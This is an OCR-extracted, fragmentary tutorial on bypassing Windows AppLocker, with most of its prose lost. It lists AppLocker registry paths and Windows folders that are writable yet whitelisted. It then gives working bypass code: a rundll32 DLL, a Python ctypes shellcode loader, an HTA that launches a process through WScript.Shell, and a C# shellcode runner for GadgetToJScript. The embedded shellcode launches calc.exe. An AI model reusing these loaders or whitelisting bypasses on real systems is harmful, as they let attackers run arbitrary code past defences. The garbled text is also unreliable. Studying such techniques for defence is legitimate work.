
Beacon AppLocker

AppLocker

AppLocker Microsoft Windows 7 dll AppLocker




Program FilesWindows ( ) exe

Action	User	Name	Condition	Exceptions
Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path	
Allow	Everyone	(Default Rule) All files located in the Windows folder	Path	
Allow	BUILTIN\Ad...	(Default Rule) All files	Path	


LOLBAS MSBuild.exe

File01 exe

```
Get-ChildItem -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows\SrpV2\Exe\
```




```
Get-ChildItem -Path HKLM:\SOFTWARE\Policies\Microsoft\Windows\SrpV2\Script\
```




AppLocker


AppLocker **C:\Windows C:\Windows\TasksC:\Windows\Temp**

```
c:\windows\system32\microsoft\crypto\rsa\machinekeys
c:\windows\system32\tasks_migrated\microsoft\windows\pla\system
c:\windows\syswow64\tasks\microsoft\windows\pla\system
c:\windows\debug\wia
c:\windows\system32\tasks
c:\windows\syswow64\tasks
c:\windows\tasks
c:\windows\registration\crmlog
c:\windows\system32\com\dmp
c:\windows\system32\fxstmp
c:\windows\system32\spool\drivers\color
c:\windows\system32\spool\printers
c:\windows\system32\spool\servers
c:\windows\syswow64\com\dmp
c:\windows\syswow64\fxstmp
c:\windows\temp
c:\windows\tracing
```

AppLocker




AppLocker



DLL

AppLocker DLL DLL




rundll32 DLL **MessageBoxA** API

```
#include "pch.h"
#include "windows.h"
#include "stdlib.h"
#include <stdio.h>



extern "C" __declspec(dllexport) void msg_export()
{
    MessageBoxA(NULL, "From export function", "Message", MB_OK);
}
```


```
void msg_dllmain()
{
    MessageBoxA(NULL, "From DllMain", "Message", MB_OK);
}


BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        msg_dllmain();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

msg_calc AppLocker



AppLocker **WindowsPythonJava** Python Pyth

File01 Python




Shellcode Shellcode calc.exe

```
import ctypes, struct



shellcode =     b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51"
shellcode +=    b"\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52"
shellcode +=    b"\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72"
shellcode +=    b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0"
shellcode +=    b"\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
shellcode +=    b"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b"
shellcode +=    b"\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
shellcode +=    b"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44"
shellcode +=    b"\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41"
shellcode +=    b"\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
shellcode +=    b"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1"
shellcode +=    b"\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44"
shellcode +=    b"\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44"
shellcode +=    b"\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
shellcode +=    b"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
shellcode +=    b"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
shellcode +=    b"\x59\x5a\x48\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48"
shellcode +=    b"\xba\x01\x00\x00\x00\x00\x00\x00\x48\x8d\x8d"
shellcode +=    b"\x01\x01\x00\x00\x41\xba\x31\x8b\x6f\x87\xff\xd5"
shellcode +=    b"\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
shellcode +=    b"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
shellcode +=    b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89"
shellcode +=    b"\xda\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00"

shellcode=bytearray(shellcode)

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
```

```
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),
                                          ctypes.c_int(len(shellcode)),
                                          ctypes.c_int(0x3000),
                                          ctypes.c_int(0x40))

buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(ptr),
                                     buf,
                                     ctypes.c_int(len(shellcode)))
print("Shellcode located at address %s" % hex(ptr))

ht = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.c_uint64(ptr),
                                         ctypes.c_int(0),
                                         ctypes.c_int(0),
                                         ctypes.pointer(ctypes.c_int(0)))

ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(ht),ctypes.c_int(-1))
```

File01 john Shellcode AppLocker



HTA

hta **C:\Windows\System32\mshta.exe** mshta.exe **JScript** Applocker Ap

calc.exe hta

```
<html>
<head>
<script language="JScript">
var shell = new ActiveXObject("WScript.Shell");
var res = shell.Run("calc.exe");
</script>
</head>
<body>
<script language="JScript">
self.close();
</script>
</body>
</html>
```

GadgetToJScript (https://github.com/med0x2e/GadgetToJScript) **.NET gadget** **BinaryFormatter JS/VBS/VBA .NET** gadget **Office hta**

TestAssembly Program.cs Shellcode


```
using System;
using System.Runtime.InteropServices;
using System.Windows.Forms;

namespace TestAssembly{
    public class Program{

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        [DllImport("kernel32.dll")]
```

```
        static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

        public Program(){
            byte[] buf = new byte[] {
            0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xc0, 0x00, 0x00, 0x00, 0x41, 0x51,
            0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2, 0x65, 0x48, 0x8b, 0x52,
            0x60, 0x48, 0x8b, 0x52, 0x18, 0x48, 0x8b, 0x52, 0x20, 0x48, 0x8b, 0x72,
            0x50, 0x48, 0x0f, 0xb7, 0x4a, 0x4a, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
            0xac, 0x3c, 0x61, 0x7c, 0x02, 0x2c, 0x20, 0x41, 0xc1, 0xc9, 0x0d, 0x41,
            0x01, 0xc1, 0xe2, 0xed, 0x52, 0x41, 0x51, 0x48, 0x8b, 0x52, 0x20, 0x8b,
            0x42, 0x3c, 0x48, 0x01, 0xd0, 0x8b, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
            0x85, 0xc0, 0x74, 0x67, 0x48, 0x01, 0xd0, 0x50, 0x8b, 0x48, 0x18, 0x44,
            0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0, 0xe3, 0x56, 0x48, 0xff, 0xc9, 0x41,
            0x8b, 0x34, 0x88, 0x48, 0x01, 0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0,
            0xac, 0x41, 0xc1, 0xc9, 0x0d, 0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1,
            0x4c, 0x03, 0x4c, 0x24, 0x08, 0x45, 0x39, 0xd1, 0x75, 0xd8, 0x58, 0x44,
            0x8b, 0x40, 0x24, 0x49, 0x01, 0xd0, 0x66, 0x41, 0x8b, 0x0c, 0x48, 0x44,
            0x8b, 0x40, 0x1c, 0x49, 0x01, 0xd0, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
            0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
            0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
            0x59, 0x5a, 0x48, 0x8b, 0x12, 0xe9, 0x57, 0xff, 0xff, 0xff, 0x5d, 0x48,
            0xba, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x8d,
            0x01, 0x01, 0x00, 0x00, 0x41, 0xba, 0x31, 0x8b, 0x6f, 0x87, 0xff, 0xd5,
            0xbb, 0xf0, 0xb5, 0xa2, 0x56, 0x41, 0xba, 0xa6, 0x95, 0xbd, 0x9d, 0xff,
            0xd5, 0x48, 0x83, 0xc4, 0x28, 0x3c, 0x06, 0x7c, 0x0a, 0x80, 0xfb, 0xe0,
            0x75, 0x05, 0xbb, 0x47, 0x13, 0x72, 0x6f, 0x6a, 0x00, 0x59, 0x41, 0x89,
            0xda, 0xff, 0xd5, 0x63, 0x61, 0x6c, 0x63, 0x2e, 0x65, 0x78, 0x65, 0x00};
            int size = buf.Length;
            IntPtr addr = VirtualAlloc(IntPtr.Zero, 0x1000, 0x3000, 0x40);
            Marshal.Copy(buf, 0, addr, size);
            IntPtr hThread = CreateThread(IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
            WaitForSingleObject(hThread, 0xFFFFFFFF);
        }
    }
}
```

GadgetToJScript TestAssembly GadgetToJScript.exe TestAssembly.dll hta

```
